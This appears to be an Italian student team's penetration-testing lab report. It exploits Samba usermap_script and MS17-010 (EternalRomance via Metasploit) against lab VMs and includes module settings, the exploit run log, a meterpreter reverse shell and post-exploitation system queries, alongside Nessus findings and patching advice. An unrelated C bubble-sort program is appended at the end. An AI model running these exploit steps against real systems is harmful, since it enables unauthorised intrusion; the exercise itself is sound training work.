[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:43321) at 2023-11-14 10:09:25 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:d1:5c:d5
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed1:5cd5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:19458 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14040 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2234968 (2.1 MB) TX bytes:2428239 (2.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:997 errors:0 dropped:0 overruns:0 frame:0
          TX packets:997 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:221474 (216.2 KB) TX bytes:221474 (216.2 KB)
```

# CONCLUSIONI

## Exploit Samba Usermap\_script

Un exploit è definito come un codice o software malevolo che va a sfruttare una vulnerabilità già presente all'interno della macchina vittima senza aver bisogno dell'azione attiva dell'utente a differenza, ad esempio, di un Malware.

Per evitare la vulnerabilità inherente a Samba è altamente consigliato, come da report di Nessus, l'aggiornamento costante del servizio e del sistema operativo. Inoltre si può cercare di tutelarsi tramite un sistema di autenticazione più robusto o a più fattori, così da ostacolare in modo significativo tentativi di accesso non autorizzati.

# TASK #5

## Exploit Samba MS17-010

L'ultimo esercizio prevede di utilizzare la vulnerabilità MS17-010 presente su macchina virtuale Windows XP. Essa riguarda, come prima, il servizio Samba ed è stata sfruttata la prima volta con il worm WannaCry, un Ransomware che ha colpito numerosi sistemi nel mondo. Questa falla nel sistema Windows permetteva agli attaccanti di poter eseguire codice malevolo da remoto senza autentificazione. Per proteggersi da questa vulnerabilità, Microsoft ha creato numerose patch ed è fortemente consigliato passare a sistemi operativi più recenti ed aggiornati.

### Obiettivo

Identificare con il vulnerability scanner Nessus la presenza effettiva della vulnerabilità MS17-010 e utilizzare Metasploit per sfruttare la suddetta vulnerabilità.

### Premesse

Per lo svolgimento viene richiesto il cambiamento degli IP delle macchine virtuali coinvolte e il cambio di porta in ascolto su Metasploit:

- Kali: 192.168.200.100/24;
- Metasploitable: 192.168.200.200/24;
- Listen port (payload): 7777.

# SVOLGIMENTO

## Exploit Samba MS17-010

### Step 1 - Nessus

Esattamente come nel precedente esercizio, abbiamo utilizzato Nessus per confermare la presenza della vulnerabilità MS17-010 su Windows XP.

Come è possibile leggere nello screen, questa debolezza del sistema può essere exploitata in diversi modi, tra cui il famoso ETERNALBLUE e altri appartenenti allo stesso gruppo.

windows xp 1 / Plugin #97833  
[Back to Vulnerability Group](#)

**Vulnerabilities 19**

**HIGH** MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION)

**Description**  
The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

**Solution**  
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

# SVOLGIMENTO

## Exploit Samba MS17-010

### Step 2 - METASPLOIT

Anche in questo caso siamo andati ad usare METASPLOIT per exploitare la vulnerabilità. I moduli trovati usando la funzione search comprendevano l'exploit con ETERNALBLUE e ETERNALROMANCE. È stato usato il secondo poiché il primo non possiede dei payloads adatti a sistemi a 32-bit. Come prima cosa, sono stati inseriti dei valori adatti per le informazioni richieste da YES: RHOSTS, LHOST e LPORT.

```
[*] 192.168.200.200 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
--          --          --          --
DBGTRACE      false           yes        Show extra debug trace info
LEAKATTEMPTS  99             yes        How many times to try to leak transaction
NAMEDPIPE     NAMEDPIPE      no         A named pipe that can be connected to (leave bla
nkleak for auto)
NAMED_PIPES   /usr/share/metasploit-frame
               work/data/wordlists/named_p
               ipes.txt
RHOSTS        192.168.200.200  yes        The target host(s), see https://docs.metasploit.
               com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445            yes        The Target port (TCP)
SERVICE_DESCRIPTION SERVICE_DESCRIPTION  no        Service description to be used on target for pre
               tty listing
SERVICE_DISPLAY_NAME SERVICE_DISPLAY_NAME  no        The service display name
SERVICE_NAME   SERVICE_NAME    no        The service name
SHARE         ADMIN$          yes        The share to connect to, can be an admin share (
               ADMIN$,C$,...) or a normal read/write folder sha
               re
SMBDomain    .
SMBPass      .
SMBUser      .

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
--          --          --          --
EXITFUNC     thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100  yes        The listen address (an interface may be specified)
LPORT         7777            yes        The listen port
```

# SVOLGIMENTO

## Exploit Samba MS17-010

### Step 3 - Esecuzione Exploit

Anche in questo caso, dopo aver correttamente impostato i valori richiesti, è stato eseguito l'exploit. Dopo aver confermato la creazione di una sessione con Windows XP, abbiamo verificato le informazioni del sistema e della rete.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - ←————— | Entering Danger Zone | —————→
[*] 192.168.200.200:445 - [*] Preparing dynamite...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!server (4013389)(ETERNALBLUE)
[*] 192.168.200.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - ←————— | Leaving Danger Zone | —————→
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x85f42a20
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... koehCfFI.exe
[*] 192.168.200.200:445 - Created \koehCfFI.exe ...
[+] 192.168.200.200:445 - Service started successfully...
[*] 192.168.200.200:445 - Deleting \koehCfFI.exe ...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1032) at 2023-11-
```

```
meterpreter > ifconfig
Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:10:4b:33
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

meterpreter > sysinfo
Computer      : TEST-EPI
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language : it_IT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter >
```

# SVOLGIMENTO


## Exploit Samba MS17-010

### Step 4 - Verifiche

Come ultimo step per il completamento dell'esercizio, ci è stato richiesto di mostrare se la macchina target fosse virtuale o fisica e di mostrare uno screen del desktop target.

Nella prima immagine è possibile osservare che la macchina è virtuale (VirtualBox); la seconda immagine è invece semplicemente lo screenshot effettuato da meterpreter e scaricato su macchina Kali.

```
C:\WINDOWS\system32>systeminfo  
systeminfo  
  
Nome host: TEST-EPI  
Nome SO: Microsoft Windows XP Professional  
Versione SO: 5.1.2600 Service Pack 3 build 2600  
Produttore SO: Microsoft Corporation  
Configurazione SO: Workstation autonoma  
Tipo build SO: Uniprocessor Free  
Proprietario registrato: test_pc  
Organizzazione registrata:  
Numero di serie: 76435-640-3757355-23607  
Data di installazione originale: 15/07/2022, 15.07.00  
Tempo di funzionamento sistema: 0 giorni, 2 ore, 25 minuti, 30 secondi  
Produttore sistema: Innotek GmbH  
Modello sistema: VirtualBox  
Tipo sistema: X86-based PC  
Processore: 1 processore(i) installati.  
[01]: x86 Family 6 Model 154 Stepping 3 GenuineIntel ~2503 Mhz  
Versione BIOS: VBOX - 1  
Directory Windows: C:\WINDOWS  
Directory di sistema: C:\WINDOWS\system32 gimp  
Unità di avvio: \Device\HarddiskVolume1  
Impostazioni internazionali sistema: it;Italiano (Italia) .....  
Impostazione internazionale di input: it;Italiano (Italia)  
Fuso orario: N/D  
Memoria fisica totale: 1.023 MB  
Memoria fisica disponibile: 832 MB  
Memoria virtuale: dimensione massima: 2.048 MB  
Memoria virtuale: disponibile: 2.008 MB  
Memoria virtuale: in uso: 40 MB  
Posizioni file di paging: C:\pagefile.sys  
Dominio: WORKGROUP  
Server di accesso: N/D  
Aggiornamenti rapidi: 1 Aggiornamenti rapidi installati.  
[01]: Q147222  
Schede di rete: 1 NIC installate.  
[01]: Scheda server Intel(R) PRO/1000 Gigabit  
Nome connessione: Connessione alla rete locale (LAN)  
DHCP abilitato: No  
Indirizzi IP  
[01]: 192.168.200.200
```



# CONCLUSIONI

## Exploit Samba MS17-010

Per andare ad exploitare il sistema Windows, Metasploit mette a disposizione un payload di default di tipo ‘reverse\_tcp’: la connessione, in questo caso, parte dalla macchina target verso la macchina attaccante mettendo a disposizione una shell. Creata quest’ultima, automaticamente si aprirà una sessione di Meterpreter, un framework progettato per poter eseguire una grande quantità di comandi su sistemi compromessi.

La stessa Microsoft andrà a rilasciare un così detto ‘Security Bulletin’ che fornirà all’utente una serie di integrazioni di sicurezza per risolvere la vulnerabilità, una lista di sistemi particolarmente soggetti a tale vulnerabilità e una descrizione approfondita di quest’ultima.

Di conseguenza sarà poi responsabilità dell’utente attivarsi per sanificare il problema.

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");

    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d] : ", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d] : %d", t, vector[i]);
        printf("\n");
    }


    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d] : ", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```



# TEAM TWO



**FINE.**